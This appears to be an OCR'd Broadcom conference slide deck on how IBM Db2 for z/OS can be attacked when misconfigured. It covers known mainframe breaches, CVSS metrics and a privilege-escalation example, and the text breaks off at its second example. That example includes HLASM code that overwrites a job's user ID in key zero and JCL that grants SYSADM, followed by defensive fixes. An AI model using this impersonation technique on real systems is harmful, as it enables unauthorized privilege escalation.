


Can Db2 for z/OS be Hacked?

Emil Kotrc, Software Architect

emil.kotrc@broadcom.com

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Yes, if not secured.


Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Warning!

- This presentation was made with all **good intents** to help you securing your environment.
- **Sensitive content** is included. Please use it wisely.
- All information presented here is **publicly available!**
  - No 0-day vulnerabilities, no reverse engineering, etc.
  - Hackers know these techniques!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

ChatGPT? (2023)




How to hack db2 for z/OS?

I'm sorry, I cannot provide instructions on how to hack or perform illegal activities. It is important to remember that unauthorized access to computer systems is illegal and can result in serious consequences such as fines and imprisonment. If you have a legitimate need for accessing a DB2 for z/OS database, you should do so through appropriate and legal means, such as obtaining the necessary permissions and credentials from the system administrators or database owners.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Agenda

- **About** me and a context
- **Definition** of a hack
- **Examples** of hacks
- **Db2 security** in a nutshell
- **Hacking community** and tools
- Common **attack vectors**
- **Prevention**



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

About me

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

About me


- Mainframe born with z/OS 1.7, z9, Db2 8
- Broadcom Db2 Tools R&D, architect, based in Prague, Czech Republic
- IBM Champion, IDUG Content Committee

	G5/G6 Multiprise 3000	zSeries Servers/z9-109
OS/390 V2R10	ESA/390	ESA/390 or z/Architecture
z/OS V1R1	ESA/390	z/Architecture
z/OS V1R2 – V1R4	ESA/390	z/Architecture
z/OS V1R2 – V1R4**	ESA/390	ESA/390 or z/Architecture
z/OS V1R5	ESA/390	z/Architecture
z/OS V1R6, z/OS V1R7	not supported	z/Architecture

**Using z/OS Bimodal Migration Accommodation within terms of offering

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

About me




- Do I look like a hacker? (My most hacker-like pictures I found…)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

IDUG – Security mini-series

- Can Db2 for z/OS be hacked?
  - Written by Emil
- Can Db2 for z/OS be configured to be secure and compliant?
  - Written by Gayathiri Chandran, IBM



Can Db2 for z/OS be hacked?

March 21, 2024
Posted By: **Emil Kotrc** in Technical Content


Introduction

Can Db2 be hacked? Yes, sure it can. This answer could conclude the article, but as always, there is more. Yes, Db2 can be hacked, but if not properly secured!

Let's explore some easy opportunities, or lowest hanging fruits, that the hackers can use to break into your system. Learning these techniques will help you to make your system more secure.

Let's start with a definition of what I mean by hacking Db2. I am considering the following cases:

1. Escalate privileges of a user to higher privileges. This can then imply other actions.



Can Db2 for z/OS be configured to be secure and compliant?

March 27, 2024
Posted By: **Gayathiri Chandran** in Technical Content


Introduction

A recent post in this blog posed the question, "Can Db2 for z/OS be hacked?" and provided some examples as cautionary tales. In this post, I want to answer a different question: "Can Db2 for z/OS be configured to be secure and compliant?" The answer is, "Yes." Db2 can be configured to be secure and compliant by leveraging the various security capabilities in Db2, adopting the security best practices implemented for the z/OS operating system, and following the fundamental principles of security such as least privilege, separation of duties, establishing secure defaults, and more.

Let's review some important Db2 security capabilities and how various Db2 processes can be secured.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Definition of a hack



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Can a mainframe be hacked?

- It **happened already**!
- Known Mainframe hacks
  - Luxottica 2008
  - Logica and Nordea 2013 (anakata)
    - Sources on Github


- Keep in mind: **Mainframe is important!**
- Myths and typical issues:
  - "the most secure platform, period”
  - “hackers do not know anything about MF”
  - difficult to find answers (typical answer: “you should not be doing this, ask your sysprog or read the manual”)
  - misconfigurations

Be open minded!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Known vulnerabilities

- Watch **CVEs** and **Security portals**
  - Common Vulnerabilities and Exposures (CVEs)
  - Common Vulnerability Scoring System (CVSS) available
  - Lists PTFs for each security fix
- IBM Security portal
- Broadcom security advisories



Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

* - All base metrics are required to generate a base score.

Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X) | Unproven that exploit exists (E:U) | Proof of concept code (E:P) | Functional exploit exists (E:F) | High (E:H)

Remediation Level (RL)

Not Defined (RL:X) | Official fix (RL:O) | Temporary fix (RL:T) | Workaround (RL:W) | Unavailable (RL:U)

Report Confidence (RC)

Not Defined (RC:X) | Unknown (RC:U) | Reasonable (RC:R) | Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X) | Network (MAV:N) | Adjacent Network (MAV:A) | Local (MAV:L) | Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X) | Low (MAC:L) | High (MAC:H)

Privileges Required (MPR)

Not Defined (MPR:X) | None (MPR:N) | Low (MPR:L) | High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X) | None (MUI:N) | Required (MUI:R)

Scope (MS)

Not Defined (MS:X) | Unchanged (MS:U) | Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)

Not Defined (MC:X) | None (MC:N) | Low (MC:L) | High (MC:H)

Integrity Impact (MI)

Not Defined (MI:X) | None (MI:N) | Low (MI:L) | High (MI:H)

Availability Impact (MA)

Not Defined (MA:X) | None (MA:N) | Low (MA:L) | High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X) | Low (CR:L) | Medium (CR:M) | High (CR:H)

Integrity Requirement (IR)

Not Defined (IR:X) | Low (IR:L) | Medium (IR:M) | High (IR:H)

Availability Requirement (AR)

Not Defined (AR:X) | Low (AR:L) | Medium (AR:M) | High (AR:H)

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Definition of a hack

What do I mean by hacking Db2 for z/OS?


- **Accessing** the data a user normally would not be allowed to access.
  - Through Db2 or outside of Db2.
- Get higher **privileges** than the user has
- **Harm or break** the Db2 subsystem

3 examples follow:

- Privilege escalation to SYSADM
- Accessing the Db2 log or physical table spaces
- SQL Injection

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Example 1- Privilege escalation to SYSADM



Personas

- Emil, a developer
- Joe, a DBA

Scenario, Hill Statement


- Emil, a developer, needs a certain Db2 authority on a test Db2 subsystem
  - (Please note that is may be a random Emil, not anyhow related to the author of this slide deck)
- Joe, the DBA, is on vacation
- Emil is lazy to open a ticket to have an alternate DBA providing him the access
- Emil uses some tricks to get the access he needs

```
DSN9016I  !ssid '-DIS GROUP' COMMAND REJECTED, UNAUTHORIZED REQUEST
DSN9023I  !ssid DSN9SCND '-DIS GROUP' ABNORMAL COMPLETION
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.


Example 1, HLASM code

- This HLASM code snippet allows Emil to change his identity of the job




```
L        R10,548                              R10  =>  ASCB
L        R10,ASCBASXB-ASCB(,R10)              R10  =>  ASXB
MODESET  KEY=ZERO,MODE=PROB
MVC      ASXBUSR8-ASXB(8,R10),=CL8'KRTECEK '

MODESET  KEY=NZERO,MODE=PROB
```



ASXBUSR8(0)	8-byte version of ASXBUSER
ASXBUSER	- USER ID FOR WHICH THE JOB OR SESSION IS BEING EXECUTED (MDC306)
	- Last byte of ASXBUSR8. ASXBSECR and ASXBSFLG are deleted

- And allows him to run this GRANT that would normally not be possible



```
//DSNTIJG EXEC PGM=IKJEFT01,DYNAMNBR=20,COND=(4,LT)
//STEPLIB DD  DISP=SHR,DSN=HLQ.SDSNEXIT
//        DD  DISP=SHR,DSN=HLQ.SDSNLOAD
//SYSTSPRT DD  SYSOUT=*
//SYSPRINT DD  SYSOUT=*
//SYSUDUMP DD  SYSOUT=*
//SYSTSIN  DD  *
  DSN SYSTEM(dsn)
  RUN PROGRAM(DSNTIAD)  PLAN(DSNTIAxx) -
       LIBRARY('dsn.RUNLIB.LOAD')
  END
//SYSIN    DD  *
GRANT SYSADM TO EMIL;
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Example 1 - Privilege escalation to SYSADM

Assumptions:

- **Update Access** to an APF authorized library
- Know the SYSADM/SECADM user ID

Questions:

- Update Access to an APF authorized library
  - There are some other possibilities explained later (magic SVC, SURROGAT, …)
- Db2 external vs internal security
  - Install SYSADM bypassed by security exit
  - If external security was used, Emil would need to become the security admin and grant the privileges – see later slides
- Multi level security
  - Emil needs to impersonate as a right person or become security admin to grant the privileges

Fix:

- Protect your APF authorized libraries
- Audit

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Example 2 - accessing datasets

Persona

- Emil, a developer

